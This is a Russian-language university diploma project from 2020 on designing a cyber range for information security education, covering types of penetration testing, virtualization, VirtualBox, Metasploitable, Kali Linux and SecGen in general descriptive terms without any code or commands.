МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ ИМЕНИ ГУМАРБЕКА ДАУКЕЕВА»
Институт Систем Управления и Информационных Технологий
Кафедра «Системы информационной безопасности»

«ДОПУЩЕН К ЗАЩИТЕ»
Зав. кафедрой _____
(ученая степень, звание, Ф.И.О.)
_____ «_____» _____20____г.
(подпись)

ДИПЛОМНЫЙ ПРОЕКТ

На тему: “Создание киберполигона для моделирования критичных сегментов информационной инфраструктуры”

Специальность Системы Информационной Безопасности

Выполнил(а) Нурманов Адиль Бахтиярович Группа СИБ-16-2
(Ф.И.О.)

Научный руководитель __к.т.н. доцент Сатимова Елена Григорьевна__
(ученая степень, звание, Ф.И.О.)

Консультанты:
по специальной части:
_____старший преподаватель Дмитриева Маргарита Валерьевна_____

_____ «_____» _____20____г.
(подпись)

по безопасности жизнедеятельности:
_____к.т.н. доцент Приходько Николай Георгиевич_____

_____ «_____» _____20____г.
(подпись)

Норм контролёр: _ старший преподаватель Дмитриева Маргарита Валерьевна
(ученая степень, звание, Ф.И.О.)
_____ «_____» _____20____г.
(подпись)

Рецензент: _PhD Бегимбаева Енлик Ериковна_____
(ученая степень, звание, Ф.И.О.)
_____ «_____» _____20____г.
(подпись)

Алматы 2020

Задание на выполнение дипломного проекта

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ ИМЕНИ ГУМАРБЕКА ДАУКЕЕВА»

Институт __Систем Управления и Информационных Технологий__

Кафедра _____ «Системы Информационной Безопасности» __

Специальность ___ «Системы Информационной Безопасности» ____

ЗАДАНИЕ
на выполнение дипломного проекта

Студенту Нурманову Адилю Бахтияровичу
(Ф.И.О.)

Тема проекта “Создание киберполигона для моделирования критичных сегментов информационной инфраструктуры”

Утверждена приказом по университету № 147 от «11» ноября 2019 г.

Срок сдачи законченного проекта «01» июня 2020 г.

Исходные данные к проекту (требуемые параметры результатов исследования (проектирования) и исходные данные объекта): киберполигон представляет из себя локально вычислительную сеть, в которую связано небольшое количество виртуальных машин для симуляции внутренне сети небольшой организации. Конечно целью является построение сетевой инфраструктуры для обучения студентов информационной безопасности.

Перечень вопросов, подлежащих разработке в дипломном проекте, или краткое содержание дипломного проекта: необходимо проанализировать плюсы и минусы создания собственного киберполигона, найти подходящее программное обеспечение для построения инфраструктуры киберполигона, работа должна содержать исчерпывающую информацию по каждому компоненту киберполигона, необходимо оценить ресурсоемкость киберполигона, возможно ли создать киберполигон используя бесплатное программное обеспечение.

Перечень графического материала (с точным указанием обязательных чертежей):

_____

_____

Основная рекомендуемая литература: OWASP Testing Guide release 4.0

Консультации по проекту с указанием относящихся к ним разделов проекта

Раздел	Консультант	Сроки	Подпись

График
подготовки дипломного проекта

Наименование разделов, перечень разрабатываемых вопросов	Сроки представления научному руководителю	Примечание

Дата выдачи задания «15» октября 2019г.

Заведующий кафедрой _____ (_____)
(подпись) (ФИО)

Научный руководитель проекта _____ (_____)
(подпись)
(ФИО)

Задание принял к исполнению студент _____ (_____)
(подпись)
(ФИО)

Аннотация

В данной дипломной работе рассматривается процесс построения и внедрения сервисной инфраструктуры для создания киберполигона. Сравниваются различные подходы к построению киберполигона. Киберполигон представляет из себя локально вычислительную сеть(ЛВС) в которую связано небольшое количество виртуальных машин для эмуляции внутренней корпоративной сети небольшой организации. Основной целью данной дипломной работы является построение сетевой инфраструктуры, которая позволила бы студентам, обучающимся информационной безопасности, исследовать и изучать реально существующие уязвимости, методы их эксплуатации, а также способы противодействия им.

Abstract

This graduation work discusses the process of building and implementing a service infrastructure to create a cyber training ground. Different approaches to building a cyber training ground are compared. A cyber training ground is a local area network (LAN) into which a small number of virtual machines are connected to emulate the internal corporate network of a small organization. The main goal of this graduation work is to build a network infrastructure that would allow students studying information security to explore and study real-life vulnerabilities, methods of their exploitation, as well as ways to counter them.

Андатпа

Бұл дипломдық жұмысы киберлік оқыту алаңын құру үшін сервистік инфрақұрылымды құру және енгізу процесін қарастырады. Кибер полигонын салудың әртүрлі тәсілдері салыстырылады. Киберқауіпсіздік - бұл шағын ұйымның ішкі корпоративті желісін құру үшін аз санды виртуалды машиналар қосылған жергілікті желі (КЖЖ). Дипломдық жұмыстың негізгі мақсаты ақпараттық қауіпсіздікті зерттейтін студенттерге нақты өмірдегі осалдықтарды, оларды пайдалану әдістерін, сондай-ақ оларға қарсы тұру жолдарын зерттеуге және зерделеуге мүмкіндік беретін желілік инфрақұрылымды құру болып табылады.

Содержание

Введение

В конце сентября 2010 года на иранские атомные электростанции была совершена кибератака, которая парализовала работу всей станции и отодвинула развитие ядерной программы Ирана на несколько лет назад. Используя уязвимость операционной системы и несоблюдение элементарных правил цифровой безопасности, одним из сотрудников станции, вирус вывел из строя ¼ рабочих центрифуг АЭС. Происхождение вируса неизвестно, однако истинным остается тот факт, что данная атака стала беспрецедентной в мире и навсегда изменила состояние атмосферы в киберпространстве большей части развивающихся стран. Мир заговорил о войнах нового поколения, где войну ведут не солдаты, бегущие с автоматами наперевес, а солдаты, сидящие за мониторами компьютеров в поисках уязвимости в инфраструктуре чужого государства.

В настоящее время целые государства пытаются договориться о сотрудничестве в вопросах кибербезопасности, выделяются огромные государственные субсидии на исследование, развитие и разработку средств противостояния киберугрозам страны. Помимо огромных финансовых затрат на противодействие киберугрозам жизненно необходима инфраструктура, которая позволила бы эмулировать кибератаки и реагировать на них соответствующим образом. Такой сетевой инфраструктурой является киберполигон.

Киберполигон - это технологическая база для моделирования реальных участков информационной инфраструктуры. Основной целью создания такого киберполигона является обучение специалистов информационной безопасности эффективно отражать кибератаки на критичные участки ИТ-инфраструктуры. Помимо обучения, киберполигон позволяет моделировать различные сценарии атак, расследование инцидентов безопасности, а также противодействие киберугрозам.

Одной из главных особенностей киберполигона является возможность разделения участников на команды. В условиях максимально приближенных к реальности, участники лучше понимают принципы поиска уязвимостей, а также учатся распознавать и отражать атаки.

Без создания такой инфраструктуры невозможно эффективное обучение кибербезопасности.

1 Анализ построения киберполигона

1.1 Анализ и сравнение подходов к построению киберполигона

В настоящее время всё большее число высших учебных заведений добавляют в свои учебные программы такие предметы как информатика, разработка программного обеспечения, кибербезопасность и сетевое администрирование, а открытие киберполигонов позволяет практикующим отраслям обучать специалистов информационной безопасности в реальных, моделируемых и контролируемых ИТ-сценариях.

Практика внедрения киберполигонов положительно влияет на развитие учебных заведений, так как позволяет выпускникам устраиваться на работу уже имея за плечами практический опыт в информационной безопасности. Не говоря уже о том, что, наличие таких полигонов повышает авторитет университета и способствует появлению на рынке труда более компетентных и образованных ИТ-специалистов.

Одним из ключевых вопросов при проектировании киберполигона является: строить полигон самостоятельно или приобрести уже имеющееся решение? Разумеется, у каждого из этих решений имеются как плюсы, так и минусы.

Если говорить о уже существующих решениях на рынке информационной безопасности, то безусловным лидером, по их же словам, является компания Cyber Range. Вот как компания Cyber Range даёт определение киберполигону. Киберполигон - это симуляционная платформа, предназначенная для обучения студентов кибербезопасности, обучению и оценке практической кибербезопасности, а также процессам и технологиям тестирования в реальной среде, которая имитирует атаки, сценарии и сети.

Cyber Range обеспечивает практическое обучение с использованием коммерческих продуктов безопасности, позволяющих учащимся практиковаться в обнаружении, расследовании и реагировании на кибератаки. Cyber Range моделирует множество киберугроз разных уровней сложности и предлагает выбор сетевых структур и инструментов безопасности, отражающих производственную среду обучаемого.

Так как по заявлению компании они являются лидером в сфере предоставления услуг реагирования на инциденты и предоставления тестовых сред для эмуляции этих самых инцидентов информационной безопасности, то с их готовым решением киберполигона стоит сравнивать собственные разработанные полигоны.

1.2 Плюсы и минусы создания собственного киберполигона

1.2.1 Плюсы создания собственного полигона включают:

а) контроль и настройка - разрабатывая собственный киберполигон, инженеры имеют полный контроль над содержимым полигона. Инженеры сами

контролируют какие операционные системы будут входить в полигон, какое программное обеспечение лучше удовлетворяет заданным сценариям, какой сценарий атаки будет удовлетворительным для существующей инфраструктуры и прочее;

б) бюджетирование - исходя из цели проектирования полигона, можно оценить примерную стоимость всего проекта. Проектируя полигон самостоятельно можно затратить гораздо меньшее количество финансовых средств. Также нет необходимости платить за дополнительные функции, которые могут не использоваться;

в) согласование учебного плана - обучающие сценарии могут разрабатываться с учетом текущего учебного плана, подвергаться корректировки и оцениваться в соответствие с заданной целью обучения;

г) повышение квалификации - при самостоятельном проектировании полигона можно значительно повысить качество знаний, обучающихся за счет самостоятельного добавления и обновления сегментов инфраструктуры;

д) отсутствие лицензирования - создавая полигон самостоятельно, нет необходимости оплачивать регулярную поддержку полигона.

1.2.2 Минусы создания собственного полигона:

а) расходы на содержание - содержание и поддержка инфраструктуры полигона требует значительных ресурсов, как финансовых, так и человеческих, которые не всегда очевидны на этапе планирования. Они также включают в себя управление, инструменты сторонних производителей и сложности при изменение необходимых сценариев атак. Помимо этого, требуется необходимый уровень квалификации и экспертизы персонала, который будет обслуживать инфраструктуру полигона, что не всегда возможно в рамках учебного заведения;

б) настройка сценариев атаки - поддержка, обновление и изменение сценариев атаки является одним из самых важных процессов при содержании собственного полигона, а разработка новых сценариев и их тестирование может занять дни или даже недели;

в) изменение топологии сети - коммерческие полигоны поставляются с готовым набором виртуальных сетей, а их изменение под нужды эксплуататора изменяются по нажатию одной кнопки, в то время как изменение топологии собственного полигона требует ручного вмешательства в топологию сети, что нередко приводит к прямой модификации настроек виртуальной машины;

г) спектр возможностей и функциональные особенности - коммерческий полигон имеет набор жизненно важных функций, которые отсутствуют в собственных полигонах. К ним относятся: гибкая настройка сценариев атаки, анализ и генерация сетевого трафика, нагрузочные тесты, запись трафика и его воспроизведение, ранжирование. Всё это работает в тандеме как интегрированное предложение, что значительно ускоряет и оптимизирует процесс обучения, так как, время изменения конфигураций полигона сводится к минимуму;

д) качество - собственный киберполигон требует постоянного ухода и обновления. Этот процесс может быть утомительным и затратным. В отличие от собственного полигона, коммерческий полигон поставляется как стабильное, протестированное решение, соответствующее стандартам качества. Плюс коммерческое решение поставляется с гарантированной технической поддержкой, а это значит, что вся забота о корректности работы полигона падает на плечи вендора, а не заказчика, тем самым уменьшая трудозатраты на исправление недостатков;

е) обновление - процесс обновления коммерческого полигона прозрачен и понятен. В отличие от собственного полигона отслеживать процесс модификации и обновления полигона будет значительной проблемой.

1.3 Создание собственного киберполигона

При создании собственного киберполигона следуют учесть следующие затраты:

а) проектирование сетевой топологии - основой для построения полигона является виртуальная компьютерная сеть. Чаще всего в эту сеть входят критически важные компоненты информационной инфраструктуры: сервера базы данных, веб-сервера, почтовые сервера, сервера доменных имен, сервера каталога директорий(LDAP), сервера постоянного тока, конечные точки пользователей и компоненты промышленной инфраструктуры, такие как, контроллеры автономных систем и т.д. Зачастую этот процесс очень сложный и при проектировании одним специалистом может занимать от 1 до 3 месяцев при полном рабочем графике. Эти сети предназначены для поддержания связи между различными компонентами сетевой инфраструктуры и могут изменяться в соответствии с нуждами предприятия;

б) разработка сценария атаки - разработка, тестирование и введение нового сценария атаки или доработка уже существующего может занять ощутимое количество времени. Это может занять от полумесяца до месяца в зависимости от сложности сценария, ресурсов необходимых для воссоздания этого сценария и времени необходимом на реализацию в уже существующей инфраструктуре, и если принять во внимание тот факт, что эффективная система обучения должна включать в себя десятки самых различных сценариев различного уровня сложности, то возникает вопрос о том, сколько времени у организации может уйти на их составление;

в) техническое обслуживание сети - добавление новых сетевых компонентов под нужды конкретной организации требует компетентного специалиста в области построения компьютерных сетей. Проще говоря квалифицированного сетевого инженера;

г) инструменты для аудита - много различных уязвимостей может быть, а может не быть обнаружено большим количеством существующего программного обеспечения, покупка которого может внести дополнительные расходы на покупку лицензий. К счастью большую часть коммерческого

программного обеспечения можно заменить бесплатными(open-source) аналогами;

д) контекст - для начала учебного сеанса необходима предварительная настройка системы в соответствие с выбранным уровнем сложности. В коммерческих системах это делается, обычно, по нажатию одной единственной кнопки, что не требует привлечения ИТ-администратора как в случае с собственным полигоном.

е) мониторинг - коммерческий полигон включает в себя набор инструментов для мониторинга сетевого трафика с возможностью записи и воспроизведения. В собственном полигоне мониторинг приходится осуществлять собственными силами;

ж) подведение итогов и ранжирование - ключевым элементом обучения является способность преподавателя контролировать процесс обучения. Возможность быстро и эффективно выявлять ошибки и давать обратную связь студентам позволяет процессу обучения проходить эффективнее.

Разумеется, при выборе коммерческого или собственного решения следует исходить из целей и нужд и руководствоваться принципом: оправдывает ли цель затраты или нет. В любом случае при выборе коммерческого киберполигона вы гарантируете его бесперебойную поддержку, актуальную базу сценариев атак, круглосуточную техническую поддержку, готовую ответить на любые вопросы оперативно, динамически изменяющуюся виртуальную сеть и готовую инфраструктуру которая модифицируется по нажатию всего одной кнопки. И все это, не считая удобного мониторинга, возможности быстрого “отката” к предыдущим версиям системы, возможность управления сессиями и многого другого.

1.4 Тестирование на проникновение

Тестирование на проникновение (pentesting) - это испытание в котором специалист в области информационной безопасности пытается найти уязвимость или уязвимости в компьютерной системе и использовать их для проникновения в неё. Главная цель проведения атаки в том, чтобы найти бреши в системе безопасности и устранить их раньше, чем это сделает настоящий злоумышленник. Это можно сравнить с тем как банк нанимает профессионального взломщика для того чтобы тот проник в банк или его хранилище. Если взломщик преуспеет, то банк получит важную информацию о том какие участки системы безопасности нуждаются в улучшение.

Гораздо лучше если тест на проникновение проводит кто-то за пределами компании, то есть лицо, никак не связанное с проверяемой компанией, поскольку это позволит выявить уязвимости в системе безопасности беспристрастно. Такую работу чаще всего поручают частным подрядчикам, лицам никак не связанными с проверяемой компанией и не имеющими прямого интереса в подделке результатов проверки.

Людей, выполняющих тестирование на проникновение в рамках закона и с разрешения проверяемой компании, называют “этичными хакерами”. Многие

“этичные хакеры” - это настоящие профессионалы своего дела, опытные разработчики, имеющие набор сертификатов в области тестирования на проникновения, сетевые инженера и т.д. Некоторые из них являются самоучками и очень часто они не имеют даже университетского образования, компенсируя это годами опыта и самообучением.

Показательным является тот факт, что в индустрии существуют люди с криминальным прошлым. То есть, это бывшие хакеры, которые теперь работают на светлой стороне и помогают компаниям закрывать бреши в их системах безопасности и фактически выполняют роль консультантов. За это компании щедро вознаграждают их и нередко создают целые программы по поиску уязвимостей в их программном обеспечение. Эти программы получили название Bug Bounty (Награда за баг).

1.5 Виды тестов на проникновение

Тесты на проникновение делятся на следующие категории:

а) white box pentest - в данном виде тестирования хакер снабжается информацией об аудируемой компании до проведения самого теста. Это позволяет сократить время, которое понадобилось бы тестировщику на сбор этой информации. Приступая, непосредственно к самому тесту хакер уже имеет представление об инфраструктуре организации, версии программного обеспечения и т.д.;

б) black box pentest - также известный как “слепое” тестирование в котором хакер не обладает никакой предварительной информацией об организации кроме её имени. Данный вид тестирования наиболее приближен к реальному сценарию развития атаки так как приближает условия нелегитимного получения доступа в систему до реальных. Считается самым сложным видом тестирования;

в) covert pentest - также известный как “дважды слепое” тестирование, которое заключается в том, что никто в аудируемой компании, включая ИТ-персонал не знает о том, что проводится тестировании на проникновение. Данный вид тестирования позволяет проверить насколько ИТ-отдел компании готов реагировать на возникающий инцидент безопасности;

г) external pentest - данный вид тестирования заключается в том, что хакеру не разрешается даже переступить порог здания аудируемой компании. Это вынуждает его пробовать получить доступ в сеть компании через ее внешние ресурсы, такие как веб-сайты, сервера почты, файловые серверы и т.д. Данная атака может проводиться за пределами здания компании и проводиться даже из другой страны;

д) internal pentest - данный вид тестирования заключается в том, что хакер пытается найти уязвимости проникая в сеть изнутри сетевой инфраструктуры компании. Это позволяет оценить возможную степень угрозы, исходящую от работника этой компании так как работник может находится за файрволом и иметь доступ к внутренним ресурсам компании, а также к компьютерам коллег. Доступ может быть, как сетевой, так и физический.

Традиционно тест на проникновение начинается с процесса сбора информации о сетевой инфраструктуре организации, работниках, используемых технологиях. В общем собирается вся доступная информация, которая может использоваться на этапе планирования для проникновения в систему. После этапа сбора информации наступает этап планирования, на котором хакер пытается понять, как собранная, на предыдущем этапе, информация может помочь ему получить доступ в организацию.

На этом этапе хакер активно использует богатый набор утилит из хакерского арсенала. Инструменты для атаки включают в себя сетевые сканеры, программное обеспечение, позволяющее выявлять SQL-инъекции и проводить брут форс атаки и т.д. Существует даже специальные аппаратные модули, которые позволяют проводить аудит Wi-Fi устройств, сетевых микроконтроллеров, систем контроля управления доступом и многое другое.

Очень часто вектором атаки становятся сотрудники компании и тогда хакер использует социальную инженерию. Используя её хакер может разослать сотрудникам компании фишинговые электронные сообщения и надеяться на беспечность сотрудников. Хакер даже может притвориться доставщиком и получить физический доступ в здание организации. В общем границы тестирования определяются только фантазией тестировщика.

После удачной попытки взлома и компрометации системы тестировщики составляют отчет о найденных уязвимостях с рекомендациями по их устранению. В качестве завершающего этапа тестирования хакеры удаляют все следы своего присутствия оставляя систему в первоначальном, нетронутом состоянии.

После окончания теста на проникновение компании предоставляется отчет о найденных уязвимостях, а также рекомендации по их устранению. Компания может использовать собранные тестировщиками данные для усиления периметра обороны своей инфраструктуры.

Из года в год потребность в таких тестах только растет и это неудивительно ведь в стремительно развивающемся мире цифровых технологий тот, кто обладает информацией обладает миром!

1.6 Регулярность проведения тестов на проникновение

Организации должны проводить тестирование на проникновение постоянно. В идеальном случае один раз в год чтобы удостоверится в надежности системы и ИТ-персонала. В дополнение к ежегодному тестированию в качестве профилактики тестирование на проникновение может происходить, когда:

- происходят изменения в сетевой инфраструктуре;
- происходят значительные изменения в приложениях и сервисах;
- офисы переезжают или открываются на новых местах;
- применяются обновления безопасности к программному обеспечению;
- изменяется политика безопасности.

Но поскольку тестирование на проникновение при всей тщательности не всегда может покрыть всю систему безопасности, то организации стоит принимать во внимание следующие факторы при прохождении тестов:

– компании с большой сетевой инфраструктурой имеют большее количество сервисов, а значит являются более привлекательными мишенями для злоумышленников;

– тесты на проникновение могут быть довольно дорогими, а значит не все компании могут позволить себе проводить тестирование раз в год. В лучшем случае это будет происходить один раз в два года в то время как компании с большим бюджетом могут позволить себе ежегодное тестирование;

– проведение тестов на проникновение может повлечь за собой урегулированию вопросов в области юриспруденции и требуют письменного соглашения сторон;

– если организация держит всю свою инфраструктуру в “облаке”, то его владелец может не разрешить компании проводить тестирование на проникновение. Однако это не исключает того факта, что владелец “облака” не проводит его сам.

Таким образом не существует универсального подхода к тестированию на проникновение, так как в расчет необходимо брать особенности каждой компании, их бюджет, величину инфраструктуры и многое другое.

1.7 Виртуализация

Виртуализация - это процесс запуска экземпляра виртуальной компьютерной системы на уровне, абстрагированном от аппаратной части реального оборудования. Чаще всего под виртуализацией подразумевается запуск экземпляров нескольких операционных систем на одном компьютере. Для приложений, запущенных в таких виртуальных средах создается иллюзия того, что они запущены в своих собственных операционных системах с набором уникальных библиотек, которые принадлежат только им, совершенно не догадываясь о том, что под ними находится другая операционная система, под управлением которой оно находится.

Существует множество причин, по которым люди по всему миру используют виртуализацию в вычислениях. Для пользователей персональных компьютеров виртуализация позволяет, имея одну хостовую операционную систему иметь возможность запускать множество различных операционных систем. Разработчики могут тестировать свои приложения в разных операционных системах используя виртуализацию. Это позволяет быстро развернуть необходимые виртуальные машины с нужным программным обеспечением за считанные секунды и это не требует отдельных персональных компьютеров для тестирования, как это было раньше. Администраторы серверов используя виртуализацию могут управлять всеми хостами с одного командного центра, но что более важно это позволяет разделить огромную сетевую инфраструктуру на более простые участки, сегменты, которые управляются значительно проще и безопаснее. Это позволяет добиться

изоляции систем между собой оставляя при этом программы, запущенные внутри виртуальной машины безопасными от влияния процессов, которые запущены на другой виртуальной машине на том же хосте.

Если представить такую ситуацию, (рисунок 1.7.1) имеются три физических сервера, каждый из которых выполняет строго определенную для него задачу. Один небольшой почтовый сервер, другой веб-сервер и последний представляет из себя какое-то приложение. Каждый физический сервер используется только на 30% от общей мощности. Но поскольку приложение является важным вы должны оставить третий сервер как есть, с этой небольшой мощностью. Так как используется только 30% потенциальной мощности каждого из физического сервера становится очевидно, что такая архитектура достаточно неэффективна.




Рисунок 1.7.1 - Физические сервера

Традиционно, да. Чаще всего гораздо более проще запускать индивидуальные задачи на индивидуальных серверах: один сервер, одна операционная система, одна задача. Было очень непросто наделить один сервер несколькими ‘мозгами’. Но это было до прихода виртуализации. На рисунке 1.7.2 продемонстрировано как используя виртуализацию можно разделить почтовый сервер на два уникальных, виртуальных сервера, каждый из которых будет выполнять индивидуальные задачи, как и прежде, просто вместо двух физических серверов будет использоваться один с включенной виртуализацией. Это означает, что теперь приложение, запущенное на сервере под номером три может мигрировать на сервер номер один, освобождая физический сервер номер три для следующих задач. Это тоже самое аппаратное обеспечение только используя виртуализацию мы расходуем ресурсы сервера гораздо эффективнее.




Рисунок 1.7.2 - Виртуальные сервера

Хотя технология виртуализации была получена еще в 1960-х годах, она не получила широкого распространения до начала 2000-х годов. Технологии, обеспечивающие виртуализацию, такие как гипервизоры, были разработаны десятилетия назад, чтобы предоставить нескольким пользователям одновременный доступ к компьютерам, которые выполняли пакетную обработку. Пакетная обработка была популярным компьютерным стилем в бизнес-секторе, который выполнял рутинные задачи тысячи раз очень быстро (например, расчет заработной платы).

Но в течение следующих нескольких десятилетий популярность других решений проблем многих пользователей одной машины росла, а виртуализация - нет. Одним из таких решений было разделение времени, которое изолировало пользователей в операционных системах, что непреднамеренно привело к появлению других операционных систем, таких как UNIX, которые в конечном итоге уступили место Linux®. Все это время виртуализация оставалась в значительной степени непринятой, нишевой технологией.

Перенесемся в 1990-е. Большинство предприятий имели физические серверы и ИТ-стеки одного поставщика, что не позволяло старым приложениям работать на оборудовании другого поставщика. По мере того, как компании обновляли свои ИТ-среды, предлагая менее дорогие стандартные серверы, операционные системы и приложения от различных поставщиков, они были привязаны к неиспользованному физическому оборудованию - каждый сервер мог выполнять только одну специфичную для поставщика задачу.

Эта область, в которой виртуализация, действительно взлетела. Это было естественное решение двух проблем: компании могли разделять свои серверы и запускать устаревшие приложения для разных типов и версий операционных систем. Серверы стали использоваться более эффективно (или не использоваться вообще), что позволило сократить расходы, связанные с приобретением, настройкой, охлаждением и техническим обслуживанием.

Широкое применение виртуализации помогло уменьшить привязку к поставщику и сделало её основой для облачных вычислений. Сегодня на предприятиях это настолько распространено, что для отслеживания всего этого процесса часто требуется специальное программное обеспечение для управления виртуализацией.

1.8 Как работает виртуализация

На рисунке 1.8.1 демонстрируется программное обеспечение, называемое гипервизором, которое отделяет физические ресурсы от виртуальных сущностей, которые нуждаются в этих ресурсах.

Гипервизоры могут располагаться поверх операционной системы (например, на ноутбуке) или быть установлены непосредственно на аппаратном обеспечении (например, на сервере), как это происходит на большинстве предприятий. Гипервизоры забирают физические ресурсы компьютера и разделяют их так, чтобы их могли использовать виртуальные среды.

Ресурсы распределяются по мере необходимости от физической среды до множества виртуальных сред. Пользователи взаимодействуют и выполняют вычисления в виртуальной среде (обычно называемой гостевой машиной или виртуальной машиной).

Виртуальная машина функционирует как один файл данных. И, как и любой цифровой файл, его можно перемещать с одного компьютера на другой, открывать на любом из них и ожидать, что он будет работать одинаково.

Когда виртуальная среда запущена и пользователь или программа выдает инструкцию, которая требует дополнительных ресурсов от физической среды, гипервизор передает запрос физической системе и кэширует изменения, что происходит почти на собственной скорости (особенно если запрос отправляется через гипервизор с открытым исходным кодом на основе KVM (Kernel Based Virtual Machine), виртуальной машины на основе ядра).




Рисунок 1.8.1 - Гипервизор

1.9 Virtual Box

Oracle VM Virtual Box - это бесплатный гипервизор для виртуализации от компании Oracle. Virtual Box поставляется в виде программного обеспечения для таких популярных операционных систем как Linux, Mac OS, Windows и Solaris. Используя Virtual Box можно создавать любое количество виртуальных машин. Для некоторых операционных систем Virtual Box поддерживает так называемые гостевые дополнения. Устанавливая их для запущенной операционной системы становятся доступны такие дополнительные опции как “drag n drop” (“расшаривание” буфера обмена), возможность открывать операционную систему в полноэкранном режиме и многое другое.

Пользователи Virtual Box могут загружать несколько гостевых ОС под одной операционной системой хоста (хост-ОС). Каждый гость может быть запущен, приостановлен и остановлен независимо на своей виртуальной машине (ВМ). Пользователь может независимо конфигурировать каждую виртуальную машину и запускать ее с выбором программной виртуализации или аппаратной виртуализации, если это поддерживается базовым

оборудованием хоста. Хост-ОС, гостевые ОС и приложения могут взаимодействовать друг с другом с помощью ряда механизмов, включая общий буфер обмена и виртуализированное сетевое средство. Гостевые виртуальные машины также могут напрямую взаимодействовать друг с другом, если это настроено.

Хотя Virtual Box и является бесплатным программным обеспечением некоторые его функции доступны только по коммерческой лицензии. Так, например, для добавления в виртуальную машину функции USB 2.0 нужно скачивать Virtual Box Extension Pack, который включает в себя функции USB.

1.10 Metasploitable

Metasploitable - это намеренно уязвимая виртуальная машина на базе операционной системы Ubuntu. Эта виртуальная машина может быть использована для обучения специалистов в области информационной безопасности, проверки утилит для тестирования на безопасность, а также для тестирования различных хакерских техник на проникновение. Так как эта виртуальная машина является намеренно уязвимой её нельзя внедрять в реальную сетевую инфраструктуру, иначе можно значительно упростить злоумышленникам задачу на проникновение во внутреннюю сеть организации. Так как Metasploitable является виртуальной машиной, то любая попытка теста на проникновение является абсолютно законной и остается идеальным вариантом для студентов обучающихся информационной безопасности, так как студенты никак не рискуют нарушить действующее законодательство в попытках поиска уязвимостей и риск повредить реальное оборудование сведен к нулю.

Виртуальная система поддерживает популярные гипервизоры Virtual Box, VMware, ESXI и другие. Metasploitable является абсолютно бесплатной виртуальной средой разработанной командой Rapid7, которая специализируется в области безопасности компьютерных систем. Изначально система разрабатывалась как некий тестовый стенд для тестирования другого программного продукта команды Rapid7 - Metasploit.

Metasploit - это программный фреймворк предназначенный для тестирования компьютерных систем на проникновение посредством использования базы данных эксплоитов, что позволяло либо использовать уже существующие эксплоиты, разработанные исследователями, или доработать эти же модули и использовать их против системы.

Однако Metasploitable уже давно вышла за рамки обычного полигона для тестирования одной конкретной программы и может использоваться в совокупности с Metasploit или без него опираясь на другие утилиты.

1.11 Kali Linux

Kali Linux - это операционная система на базе Debian предназначенная для использования специалистами в сфере информационной безопасности и используется для проведения аудита и тестов на проникновения компьютерных

систем. Является разработкой компании Offensive Security. Kali Linux представляет из себя Debian дистрибутив который поставляется с огромным набором различных утилит для проведения тестов на проникновение. Богатый арсенал Kali Linux включает утилиты для проведения криминалистического анализа, утилиты для аудита беспроводных технологий Wi-Fi и Bluetooth, утилиты для проведения стресс тестов, утилиты для поиска сетевых уязвимостей, утилиты для поиска уязвимостей веб-приложениях и многое другое.

Со временем Kali Linux стал де факто дистрибутивом как среди этичных хакеров, так и среди злоумышленников. Kali Linux как и любой другой Linux дистрибутив распространяется под свободной лицензией и является доступной для скачивания любыми желающими. Данный дистрибутив можно установить, как на отдельный персональный компьютер, так и на виртуальную машину, где последний вариант более предпочтительный.

Помимо настольной версии у Kali Linux имеется и версия дистрибутива для мобильных устройств. Это позволяет установить Kali Linux на смартфон и проводить аудит безопасности используя его.

1.12 SecGen

SecGen (Security Scenario Generator) - SecGen создает уязвимые виртуальные машины, лабораторные окружения и хакерские задания для того, чтобы студенты обучающиеся информационной безопасности могли изучать техники тестирования на проникновение. Виртуальные машины, такие как Metasploitable, по природе являются статичными, то есть они содержат всегда один и тот же набор существующих уязвимостей и не позволяют динамически конфигурировать настройки уязвимой среды. Однако SecGen использует технологии Ruby, Vagrant и Puppet для того чтобы создавать виртуальные машины со случайным набором уязвимостей в соответствие с выбранным сценарием атаки. Это может использоваться как для обучения студентов, так и для проведения CTF (Catch The Flag) мероприятий для хакеров.

